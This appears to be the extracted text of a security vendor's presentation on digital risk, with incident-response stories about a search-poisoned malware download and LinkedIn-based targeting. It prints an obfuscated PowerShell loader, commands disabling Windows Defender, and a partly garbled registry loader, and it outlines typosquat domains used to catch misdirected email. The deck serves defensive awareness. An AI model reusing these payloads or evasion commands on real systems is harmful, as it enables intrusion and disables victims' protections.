

Thinking outside the box

Grant Paling
Product Manager

The importance
of tracking
your digital risk




Cyberdefense



Knowing Yourself

Understanding your attack surface







Cybercrime is big business

But how big?



150 new domains are registered every minute*

Attackers are hiding in the noise



Business Email Compromise costs companies on average just over \$4.5k per minute*



Orange Cyberdefense took down over 100,000 websites over the past 3 years



In the past 12 months we observed an increase of 46% on the year before in cyber-extortion victims**



Over the past 10 years, there have been 300 data breaches involving the theft of 100,000 or more records***



Cybercrime would be the world's third-largest economy after the US and China****

It's time to take a look outside



Let us sidestep
for a moment...

Incident Response War Story



Hampus Glantz

Story 1: Dodgy Receipts

An Expenses Nightmare

Attack Timeline

APR 26 20:30



INITIAL ATTACK VECTOR:

The user clicks a link in the Google search results. It redirects to a fake forum.



INITIAL USER ACTIVITY:

A User browses Google in search of:
"is a handwritten receipt legal"

APR 26 20:40

Google search: "is a handwritten receipt legal"

The screenshot shows a Google search interface in a Mozilla Firefox browser. The search query is "is a handwritten receipt legal". The results page shows approximately 2,050,000 results. A featured snippet from Informi states: "A receipt can be issued on paper or electronically. It can be handwritten or typed." Below this, there is a section titled "People also ask" with four questions: "Are handwritten invoice acceptable?", "Do I have a legal right to a receipt?", "How do I write a receipt for cash?", and "What is a valid receipt?". At the bottom, a search result from Yoder Results is circled in orange. It is titled "Is a Handwritten Receipt Legal | Yoder Results" and dated 28 Feb 2022. The snippet text reads: "The short answer is yes. Handwritten contracts are a bit handy if you could just type them in, but they're completely legal if written correctly ...".

is a handwritten receipt legal - Google Search - Mozilla Firefox

is a handwritten receipt legal

Google

is a handwritten receipt legal

Sign in

All Images Shopping News Videos More Tools

SafeSearch on

About 2,050,000 results (0.48 seconds)

A receipt can be issued on paper or electronically. It can be handwritten or typed.

<https://informi.co.uk/business-administration/how-do-i...>

How do I write a receipt? | Informi

About featured snippets Feedback

People also ask

Are handwritten invoice acceptable?

Do I have a legal right to a receipt?

How do I write a receipt for cash?

What is a valid receipt?

Feedback

<https://www.yoderresults.com/is-a-handwritten-receipt...>

Is a Handwritten Receipt Legal | Yoder Results

28 Feb 2022 — The short answer is yes. **Handwritten** contracts are a bit handy if you could just type them in, but they're completely **legal** if written correctly ...


Downloads a file: *"is a handwritten receipt legal.zip"*

QUESTIONS AND ANSWERS

[Questions](#)[News](#)[Search](#)[About Us](#)[Log In](#)[Sign Up](#)


is a handwritten receipt legal?

#1 2022/04/30 7:04 pm

Emma Hill
Newbie


Hi, I am looking to is a handwritten receipt legal. A friend of mine told me he had seen it on your forum. I will appreciate any help here.

#2 2022/05/01 5:11 am

Admin
Administrator


Here is a direct download link, [is a handwritten receipt legal](#).

#3 2022/05/01 1:38 pm

Emma Hill
Newbie


Thank you so much for your response! This is exactly what I've been looking for.

#4 2022/05/01 5:49 pm

James1975
User

Thank you, Admin.

#5 2022/05/02 12:05 am

King1

Issue resolved. The ticket can be closed.

Attack Timeline

INITIAL ATTACK VECTOR:

The user clicks a link in the Google search results. It redirects to a fake forum.

APR 26 20:30



INITIAL USER ACTIVITY:

A User browses Google in search of: *"is a handwritten receipt legal"*

APR 26 20:40

APR 26 20:45



INITIAL MALWARE EXECUTION:

The user downloads a .ZIP file: *"is a handwritten receipt legal.zip"* and opens it, which results in a malicious code being executed.


APR 26 20:48

REMOTE ACCESS TOOL:

After a series of events, the infamous commercial hacking toolkit *"Cobalt Strike"* is deployed to the user's laptop.



Opens a file, bad stuff happens...



File Explorer window showing the file "is a handwritten receipt legal.zip" in the Downloads folder. The file is selected, and the right pane displays a large block of PowerShell code.

```
powershell -nop -noni -ep bypass -w h -c &amp;([scriptblock]::Create(((0x52,0x01,0x4b,0x5e,0x38,0x13,0x01,0x51,0x39,0x14,0x1c,0x13,0x15,0x02,0x56,0x38,0x13,0x02,0x58,0x21,0x13,0x14,0x35,0x1a,0x1f,0x13,0x18,0x02,0x5f,0x4d,0x52,0x03,0x4b,0x52,0x01,0x58,0x5e,0x5e,0x5e,0x5e,0x52,0x01,0x5f,0x58,0x26,0x05,0x39,0x14,0x1c,0x13,0x15,0x02,0x58,0x3b,0x13,0x02,0x1e,0x19,0x12,0x05,0x5f,0x0a,0x49,0x0d,0x5e,0x3f,0x02,0x13,0x1b,0x56,0x20,0x17,0x04,0x1f,0x17,0x14,0x1a,0x13,0x4c,0x29,0x5f,0x58,0x20,0x17,0x1a,0x03,0x13,0x58,0x38,0x17,0x1b,0x13,0x5b,0x15,0x1a,0x1f,0x1d,0x13,0x51,0x32,0x5c,0x11,0x51,0x0b,0x5f,0x58,0x38,0x17,0x1b,0x13,0x5f,0x58,0x3f,0x18,0x00,0x19,0x1d,0x13,0x5e,0x51,0x1e,0x02,0x02,0x06,0x4c,0x59,0x59,0x47,0x44,0x41,0x58,0x46,0x58,0x46,0x58,0x47,0x4c,0x43,0x43,0x4e,0x46,0x4e,0x59,0x51,0x5f,0x4d,0x50,0x5e,0x31,0x35,0x3b,0x56,0x3f,0x5c,0x13,0x5b,0x33,0x5c,0x5f,0x5e,0x52,0x03,0x5f,0x4d,0x56,0x31,0x13,0x02,0x5b,0x32,0x19,0x1b,0x17,0x1f,0x18,0x30,0x1f,0x1a,0x13,0x25,0x13,0x04,0x00,0x13,0x04)|%{$$_-bxor118}|%[{char}$$_]-join''))
```

```
schtasks /delete /tn "\\Microsoft\\Windows\\Windows Defender\\Windows Defender Scheduled Scan" /f  
schtasks /delete /tn "\\Microsoft\\Windows\\Windows Defender\\Windows Defender Cache Maintenance" /f  
schtasks /delete /tn "\\Microsoft\\Windows\\Windows Defender\\Windows Defender Cleanup" /f  
schtasks /delete /tn "\\Microsoft\\Windows\\Windows Defender\\Windows Defender Verification" /f  
Set-MpPreference -DisableRealtimeMonitoring $true  
Set-MpPreference -DisableArchiveScanning $true  
Set-MpPreference -DisableBehaviorMonitoring $true  
Set-MpPreference -DisableIOAVProtection $true  
Set-MpPreference -DisableIntrusionPreventionSystem $true  
Set-MpPreference -DisableScanningNetworkFiles $true  
Set-MpPreference -MAPSReporting 0  
Set-MpPreference -DisableCatchupFullScan $True  
Set-MpPreference -DisableCatchupQuickScan $True
```

```
$;$ncs=Get-ItemProperty -path ("hk"+"cu":"sof"+"tw"+"are\\mic"+"ros"+"oft\\Phone\\"+[Environment]::( "+"0");for ($bu=0;$bu -le 758;$bu++){Try{$ocw+=$ncs.$bu}Catch{}};$bu=0;while($true){$bu++;$ko=[ ":")($bu);if($ko -eq 1000){break}}$spy=$ocw.replace("#",$ko);$bgt=[byte[]]::("ne"+"w")($spy.Length $u -lt $spy.Length;$bu+=2)}$bgt[$bu/2]=[convert]::("To8"+"yte")($spy.Substring($bu,2),(2*8)))[ $bly]::("Lo"+"ad")($bgt);[Open]::("Te"+"st")();504068279;
```

Hackers are in!





Response Timeline

Collection and Endpoint Detect Response deployment started.

Started deployment of CSIRT tooling into the customer network and started the collection. Continuous **EDR** monitoring.

MAY 6 13:30



CSIRT engaged
Customer contacted Orange Cyberdefense CSIRT.

MAY 6 16:16

MAY 6 21:13



Collection and EDR deployment complete
Logs from servers collected, processed and ingested into **Splunk** for analysis.

Cobalt Strike beacons extracted

Malware Analysis to identify the **command-and-control** infrastructure being used.



MAY 6 22:30

MAY 7 13:20



Patient Zero confirmed
Additional compromised servers isolated.

CONTAINMENT:

All malicious traffic was blocked at the perimeter firewall, and no further malicious activity was identified past this point.



Containment Achieved



Story 2: Social Media

A hacker's new best friend

Setting the scene

We conduct 24x7 security monitoring for one of the top banks in Africa


- This incident is similar
- However the lead up is different
- It was targeted



The set up

The attackers targeted employees through LinkedIn


- Who doesn't want a new job?
- Posing as recruiters from another bank
- When they “caught the fish”, they redirected them to Discord



The payload

The employees switched to their laptops and followed the link

- **BOOM**



The defenders

We spotted the attack as soon as it hit the laptop


- We used our Threat Intelligence to identify who it was
- The customer was alerted and could stop the attack
- They could also educate the users



RECAP

Detect and Respond: inside and out

Disrupting attacks earlier, uncovering unknown breaches



Attack Progression

Continuous monitoring of your users, endpoints, infrastructure and applications

Enhanced view of early-stage attacks or campaigns

Incident Response processes, playbooks and staffing

Identification of unknown data breaches or exposed information

Digital Risk Management



Adding external digital risk detection capabilities



Complementing traditional "internal" SecOps with a view from the outside



Comprehensive visibility of the Open, Deep and Dark Web



Disrupting attacker infrastructure and securing data

Let us sidestep
for a moment...

How to steal a lot of data without having to compromise a single machine

An Orange Cyberdefense Research Project

1. Select an industry

We chose Real Estate.




3. Generate typos

Skip letters, double letters, missed key etc.



2. Enumerate the players

We picked the Top 6 in London.



4. Register the domains and setup mail server

And wait. Just wait...



How to steal a lot of data without having to compromise a single machine

An Orange Cyberdefense Research Project




- Over 500,000+ emails received
- Used topic modelling to identify key mailboxes and key topics
- Examine all new email for topics of interest
- What if I could look for mailboxes that discuss:
 - Financial information?
 - Patent information?
 - Confidential information?


SUCCESS!

Let us look at a
different
angle...


Continuously tracking the Cyber Extortion ecosystem




Continuously tracking the Cyber Extortion ecosystem




Continuously tracking the Cyber Extortion ecosystem




Continuously tracking the Cyber Extortion ecosystem



Continuously tracking the Cyber Extortion ecosystem



AI-assisted Human investigated




- Continuous monitoring of sources
- Pre-filtering based on intelligent indicators of threat

- Confirmation and prioritization
- Countermeasure actions

The scope is huge so focus on the basics first

Cybercrime Monitoring Team



Have my employees' credentials or personal information been compromised? What about my customers' data?

Has our data been published on ransomware leak sites?

Are their fake social media profiles being used to perpetrate fraud by impersonating our brand or employees?

